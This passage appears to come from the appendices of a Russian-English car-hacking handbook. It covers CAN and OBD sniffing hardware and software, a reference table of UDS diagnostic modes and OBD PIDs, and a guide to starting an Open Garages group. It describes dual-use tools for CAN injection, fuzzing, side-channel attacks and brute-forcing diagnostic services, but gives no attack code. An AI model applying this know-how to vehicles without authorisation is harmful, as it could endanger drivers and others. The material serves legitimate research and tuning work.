USB2CAN converter от 8devices (<http://www.8devices.com/usb2can/>) - самая дешевая альтернатива nonserial CAN interface. Это маленькое commercial USB device появится как standard can0 device в Linux и имеет наиболее integrated support в этом price range. Большинство devices, которые появляются как canX raw devices, - это PCI cards, и они обычно стоят significantly more, чем это device.

EVTV Due Board

EVTV.me (<http://store.evtv.me/>) specializes in electric car conversions. Они делают много отличных tools для странных и смелых вещей со historic vehicle, например добавления Tesla drivetrain. Один из их tools - open source CAN sniffer за 100 долларов, called EVTV Due, который в основном является Arduino Due со built-in CAN transceiver и handle-screw terminals для interface with your CAN lines. Эта board изначально была written to work solely with их SavvyCAN software, которое использует Generalized Vehicle Reverse Engineering Tool (GVRET), но теперь также поддерживает SocketCAN.

CrossChasm C5 Data Logger

CrossChasm C5 (<http://www.crosschasm.com/technology/data-logging/>) - commercial device, которое поддерживает Ford VI firmware и стоит около 120 долларов. C5 поддерживает VI, также известный как CAN translator, для convert CAN messages to OpenXC format, и converts some proprietary CAN packets into generic format для отправки over Bluetooth.

CANBus Triple Board

На момент написания CANBus Triple (<http://canb.us/>) все еще in development. Он использует wiring harness, designed to support Mazda, но поддерживает three CAN buses of any vehicle.

Higher-End CAN devices

Higher-end devices будут стоить больше денег, но они способны receive more simultaneous channels и предлагают больше memory, чтобы prevent packet loss. High-performance tools часто поддерживают eight channels or more, но если вы не работаете с racing vehicles, вероятно, столько channels не нужно, поэтому убедитесь, что вам действительно нужны такие devices, прежде чем тратить cash.

Эти devices часто поставляются со своим proprietary software или software subscription, иногда со significant added cost. Убедитесь, что software associated with chosen device делает то, что вам нужно, потому что обычно вы будете locked into their API and preferred hardware. Если вам нужны higher-end devices, working with Linux, попробуйте Kvaser, Peak или EMS Wünsche. Devices этих companies обычно используют sj1000 chipset при ценах от примерно 400 долларов.

CAN Bus Y-Splitter

CAN bus Y-splitter - очень простое device, по сути один DLC connector, разделенный на два connectors, что позволяет подключить device к одному port и CAN sniffer к другому. Обычно они стоят около 10 долларов на Amazon, и на самом деле их довольно simply make yourself.

HackRF SDR

HackRF - SDR от Great Scott Gadgets (<https://greatscottgadgets.com/hackrf/>). Этот open source hardware project может receive and transmit signals from 10 MHz to 6 GHz. При цене около 330 долларов лучшего SDR за эти деньги не найти.

USRP SDR

USRP (<http://www.ettus.com/>) - professional, modular SDR device, которое можно build to suit your needs. USRP является open source to varying degrees при ценах от 500 до 2000 долларов.

ChipWhisperer Toolchain

NewAE Technologies выпускает ChipWhisperer (<http://newae.com/chipwhisperer/>). Как обсуждалось в разделе "Side-Channel Analysis with the ChipWhisperer" на странице 134, ChipWhisperer - system для side-channel attacks, таких как power analysis и clock glitching. Similar systems обычно стоят 30 000 долларов или больше, но ChipWhisperer - open source system за 1000-1500 долларов.

Red Pitaya Board

Red Pitaya (<http://redpitaya.com/>) - open source measurements tool, который примерно за 500 долларов replaces expensive measurement tools, such as oscilloscopes, signal generators, and spectrum analyzers. У Red Pitaya есть LabView и Matlab interfaces, и для него можно write your own tools and applications. Он даже поддерживает extensions для things like Arduino shields.

Software

Как и с hardware, сначала сосредоточимся на open source tools, а затем рассмотрим более дорогие.

Wireshark

Wireshark (<https://www.wireshark.org/>) - popular network sniffing tool. Wireshark можно использовать на CAN bus network, если вы running Linux и using SocketCAN. У Wireshark нет features, помогающих sort или decode CAN packets, но в pinch он может пригодиться.

PyOBD Module

PyOBD (<http://www.obdtester.com/pyobd>), также известный как PyOBD2 и PyOBD-II, - Python module, который communicates with ELM327 devices (см. рисунки A-1 и A-2). Он основан на PySerial library и designed to give you information on your OBD setup in a convenient interface. Для specific scan tool fork of PyOBD см. Austin Murphy's OBD2 ScanTool (<https://github.com/AustinMurphy/OBD2-Scantool/>), который attempting to become a more complete open source solution for diagnostic troubleshooting.




Рисунок А-1: PyOBD выполняет diagnostic tests.




Рисунок А-2: PyOBD читает sensor data.

Linux Tools

Linux поддерживает CAN drivers out of the box, a SocketCAN provides a simple netlink (network card interface) experience при работе с CAN. Можно использовать его can-utils suite для command line implementation, и, как open source software, его functionality легко extend to other utilities. (Подробнее о SocketCAN см. главу 3.)

CANiBUS Server

CANiBUS - web server, written in Go by Open Garages (см. рисунок А-3). Этот server позволяет room full of researchers одновременно работать с same vehicle, будь то instructional purposes или team reversing sessions. Язык Go portable to any operating system, но на certain platforms могут возникать issues with low-level drivers. Например, даже если CANiBUS running on Linux, вы не сможете directly interact with SocketCAN, потому что Go не поддерживает necessary socket flags для initialize CAN interface. (Эту problem можно решить, implementing socketcand, но на момент написания эта feature еще не implemented.) CANiBUS имеет driver for ELM327, supporting generic sniffing. Подробнее о CANiBUS см. <http://wiki.hive13.org/view/CANiBUS/>, source можно скачать с <https://github.com/Hive13/CANiBUS/>.

CANiBUS

Stop	Seq View										
Src	ArbID	Network	B1	B2	B3	B4	B5	B6	B7	B8	Notes
Sim	110	HS CAN	16	166	188	25	147	41	77	94	
Sim	110	MS CAN	18	1	0	0	0	0	0	0	
Sim	123	MS CAN	35	35	35	104	205	0	0	0	
Sim	123	HS CAN	35	18	0	0	0	0	0	0	
Sim	23	ISO9141/KW2K	68	3	150	85	0	0	0	0	
Sim	240	SW CAN	69	52	83	36	0	0	0	0	
Sim	4	J1850 PWM	35	67	3	138	35	3	0	0	
craig	666		13	37	0	0	0	0	0	0	
Sim	FF	J1850 VPW	66	51	69	140	0	0	0	0	

Transmit

Рисунок А-3: CANiBUS group-based web sniffer.

Kayak

Kayak (<http://kayak.2codeornot2code.org/>) - Java-based GUI для analyzing CAN traffic. У него есть several advanced features, такие как GPS tracking и record and playback capabilities. Он использует socketcand, чтобы работать на other operating systems, поэтому понадобится at least one Linux-based sniffer для поддержки Kayak. (Больше деталей по setup and use см. в разделе "Kayak" на странице 46.)

SavvyCAN

SavvyCAN - tool, written by Collin Kidder of EVTV.me, который использует another framework, designed by EVTV.me, GVRET, для общения с HW sniffers, такими как EVTV Due. SavvyCAN - open source, Qt GUI-based tool, который работает на multiple operating systems (см. рисунок А-4). Он включает several very nice features, such as DBC editor, CAN bus graphing, log file diffing, several reverse engineering tools, and all the normal CAN sniffing features you would expect. SavvyCAN не talks to SocketCAN, но может read in several different logfile formats, such as Bushmaster logs, Microchip logs, CRTD formats, and generic CSV-formatted logfiles.




Рисунок А-4: SavvyCAN GUI.

O2OO Data Logger

O2OO (<http://www.vanheusden.com/O2OO/>) - open source OBD-II data logger, который работает с ELM327 для record data to SQLite database for graphing purposes. Он также supports reading GPS data in NMEA format.

Caring Caribou

Caring Caribou (<https://github.com/CaringCaribou/caringcaribou/>), written in Python, designed to be the Nmap of automotive hacking. На момент написания он still in its infancy, но показывает большой potential. У Caring Caribou есть some unique features, например ability to brute-force diagnostic services, and handles XCP. Он также имеет standard sniff-and-send CAN functionality и будет support your own modules.

c0f Fingerprinting Tool

CAN of Fingers (c0f) - open source tool for fingerprinting CAN bus systems, который можно найти на <https://github.com/zombieCraig/c0f/>. Он имеет базовую support for identifying patterns in CAN bus network stream, что может быть полезно при попытке найти specific signal on noisy bus. (Пример работы c0f см. в разделе "Using c0f" на странице 206.)

UDSim ECU Simulator

UDSim (<https://github.com/zombieCraig/UDSim/>) - GUI tool, который может monitor CAN bus и автоматически learn devices, attached to it, watching communications (см. рисунок A-5). Он designed to be used with another diagnostic tool, such as dealership tool or scan tool from local automotive store.




Рисунок А-5: пример экрана UDSim, когда он learns modules с test bench.

UDSim имеет три modes: learning, simulation и attack. В learning mode он identifies modules, responding to UDS diagnostic queries, и monitors responses. В simulation mode он simulates vehicle on CAN bus, чтобы fool или test diagnostic tools. В attack mode он создает fuzzing profile для tools вроде Peach Fuzzer (<http://www.peachfuzzer.com/>).

Octane CAN Bus Sniffer

Octane (<http://octane.gmu.edu/>) - open source CAN bus sniffer and injector с очень хорошим interface для sending and receiving CAN packets, including XML trigger system. Сейчас он runs only on Windows.

AVRDUDESS GUI

AVRDUDESS (<http://blog.zakkemble.co.uk/avrdude-a-gui-for-avrdude/>) - GUI frontend for AVRDUDE, written in .NET, хотя он нормально works with Mono on Linux. AVRDUDESS в работе показан в разделе "Prepping Your Test with AVRDUDESS" на странице 139.

RomRaider ECU Tuner

RomRaider (<http://www.romraider.com/>) - open source tuning suite для Subaru engine control unit, который позволяет view and log data и tune ECU (см. рисунок А-6). Это один из немногих open source ECU tuners, и он может handle 3D views and live data logging. Вам понадобится Tactrix Open Port 2.0 cable и Tactrix EcuFlash software, чтобы download and use ECU firmware. После download flash with EcuFlash его можно edit with RomRaider. Editor written in Java и сейчас works on Windows and Linux, although EcuFlash is not supported on Linux.




Рисунок А-6: RomRaider tuning editor.

Komodo CAN Bus Sniffer

Komodo - higher-end sniffer с хорошим multioperating system Python SDK. Он стоит около 350-450 долларов depending on whether you want single- or dual-CAN interface. У Komodo есть isolation capabilities, чтобы prevent your computer from frying if you miswire something, а также eight general-purpose IO pins, которые можно configure to trigger actions from external devices. Komodo поставляется с decent software, чтобы get you up and running, но настоящее advantage в том, что можно write your own Komodo software.

Vehicle Spy

Vehicle Spy - commercial tool от Intrepid Control Systems (<http://store.intrepidcs.com/>), specifically designed for reversing CAN and other vehicle communication protocols. Software требует one license per NeoVI or ValueCAN device; оба являются proprietary devices for Vehicle Spy. ValueCAN3 - cheapest device, working with Vehicle Spy. У него one CAN interface, и он стоит около 300 долларов. Добавьте Vehicle Spy Basic software, и cost будет около 1300 долларов.

NeoIV devices - higher end, with multiple configurable channels, starting at around 1200 долларов. Basic package содержит NeoIV (Red) и Vehicle Spy Basic за 2000 долларов, что немного saves money. Vehicle Spy Professional стоит около 2600 долларов без hardware. (Несколько options можно найти на сайте Intrepid.)

Все Intrepid hardware devices поддерживают uploading scripts to run on bus in real time. Vehicle Spy Basic поддерживает CAN/LIN RX/TX operations. Professional version понадобится только если car hacking будет full-time project для вас или если вы хотите использовать ECU flashing или other advanced features, такие как Node Simulation, scripting on the sniffer или memory calibration.

Приложение В. Режимы диагностических кодов и PID

В главе 4 мы рассмотрели modes и parameter IDs в diagnostic codes. В этом appendix для справки перечислены еще несколько распространенных modes и интересных PIDs.

Modes выше 0x10

Modes выше 0x10 являются proprietary codes. Вот несколько распространенных modes, specified стандартом ISO 14229:

Mode	Описание
0x10	Иницирует diagnostics.
0x11	Сбрасывает ECU.
0x14	Очищает diagnostic codes.
0x22	Читает data by ID.
0x23	Читает memory by address.
0x27	Security access.
0x2e	Записывает data by ID.
0x34	Requests download.
0x35	Requests upload.
0x36	Transfers data.
0x37	Requests transfer exit.
0x3d	Записывает memory by address.
0x3e	Tester present.

Useful PIDs

Некоторые интересные PIDs для modes 0x01 и 0x02 включают следующее:

PID	Описание
0x00	Supported PIDs (0x01-0x20).
0x01	Monitor status of MIL.
0x05	Engine coolant temperature.
0x0C	RPM.
0x0D	Vehicle speed.
0x1C	OBD standards, to which this vehicle conforms.
0x1F	Run time since vehicle started.
0x20	Additional PIDs supported (0x21-0x40).
0x31	Distance traveled since DTCs cleared.

PID	Описание
0x40	Additional PIDs supported (0x41-0x60).
0x4D	Time run with MIL on.
0x60	Additional PIDs supported (0x61-0x80).
0x80	Additional PIDs supported (0x81-0xA0).
0xA0	Additional PIDs supported (0xA1-0xC0).
0xC0	Additional PIDs supported (0xC1-0xE0).

Некоторые vehicle information service numbers для mode 0x09 включают:

Service number	Описание
0x00	Supported PIDs (0x01-0x20).
0x02	VIN.
0x04	Calibration ID.
0x06	Calibration verification numbers (CVN).
0x20	ECU name.

Список дополнительных service PIDs для query см. по адресу http://en.wikipedia.org/wiki/OBD-II_PIDs.

Приложение С: Создание собственного Open Garage


Open Garages - это сотрудничество единомышленников, заинтересованных во взломе автомобильных систем, будь то через тюнинг производительности, художественный моддинг или исследование безопасности. Группы Open Garages есть по всей территории США и Великобритании, и любой может начать такую группу или присоединиться к ней. Конечно, вы можете взламывать автомобили в собственном гараже, но работать сразу над несколькими проектами вместе с друзьями намного веселее и продуктивнее. Чтобы узнать больше, посетите <http://www.opengarages.org/> и найдите подробности о группах в вашем районе, подпишитесь на список рассылки, чтобы получать последние объявления, и следите за Open Garages в Twitter: @OpenGarages.

Заполнение листа персонажа

Если в вашем районе нет группы Open Garages, вы можете начать ее сами! Я проведу вас через процесс создания собственной группы, а затем вы сможете отправить Open Garages Character Sheet, показанный на следующей странице, по адресу og@openGarages.org.

Open Garages

Character Sheet



Space Name : _____

Public Days :
 S M T W Th F S
☐ ☐ ☐ ☐ ☐ ☐ ☐
 Open : _____
 Close : _____

Only on the _____ week of the month

Space Affiliation With: _____

Private Membership Available? _____

Cost : _____ Per : _____

Bays :

Meeting Space Holds :

Restrooms :

Internet Speed :

Parking :

Address : _____
 Signup Site : _____
 Website : _____
 Mailing List : _____
 IRC : _____
 Twitter : _____

Initial Managing Officers

Vehicle Specialty : [None]

Name / Handle	Contact Info	Role	Specialty

Equipment

Tool	Membership Level Required	Skill Ranking

Scan and email to og@opengarages.org

У листа персонажа есть несколько разных разделов. Квадрат в верхнем левом углу - это место, где вам следует набросать свою идею гаража. Вы можете набросать все, что хотите: планировку гаража, заметки, логотип и так далее. Вы можете либо придумать название для своего пространства сейчас, либо подождать, пока у вас появится еще несколько участников, чтобы решить вместе. Если вы планируете проводить встречи на базе уже существующего hackerspace,

возможно, вам стоит просто использовать название этого пространства или какую-нибудь его вариацию.

Когда встречаться

Выберите фиксированную дату для встреч. Большинство групп встречаются примерно раз в месяц, но вы можете делать встречи настолько частыми, насколько захотите. Время ваших встреч может зависеть от типа доступного вам пространства и от того, делите ли вы его с кем-то еще.

Отметьте флажок или флажки рядом с Public Days для дня или дней, когда вы хотите быть открытыми для публики. Под флажками введите время Open и Close. Если вы хотите, чтобы ваше мероприятие проходило реже, чем еженедельно, выберите, на какой неделе месяца вы будете встречаться. Например, если вы хотите встречаться в первую субботу каждого месяца с 6 до 9 вечера, ваш лист будет выглядеть как на рисунке C-1.

Space Name : Crash & Burn!!

	S	M	T	W	h	F	S
Public Days :	☐	☐	☐	☐	☐	☐	☒
Open :	:	:	:	:	:	:	6:00pm
Close :	:	:	:	:	:	:	9:00pm

Only on the 1st week of the month

Space Affiliation With: Crash Industries

Private Membership Available? Yes

Cost : 112 Per : Month

Рисунок C-1: Планирование встреч в первую субботу каждого месяца.

Аффилиации и частное членство

Если вы работаете с другой группой или hackerspace, укажите это в строке Space Affiliation. Затем решите, хотите ли вы предлагать частное членство. Ваша группа Open Garages должна быть открыта для публики по крайней мере один день в месяц, но вы можете предлагать частное членство с дополнительными преимуществами, например доступом к пространству в расширенные часы или доступом к специальному оборудованию. Взносы за частное членство могут помочь оплачивать аренду пространства, инструменты, страховку и различные другие расходы по мере их появления.

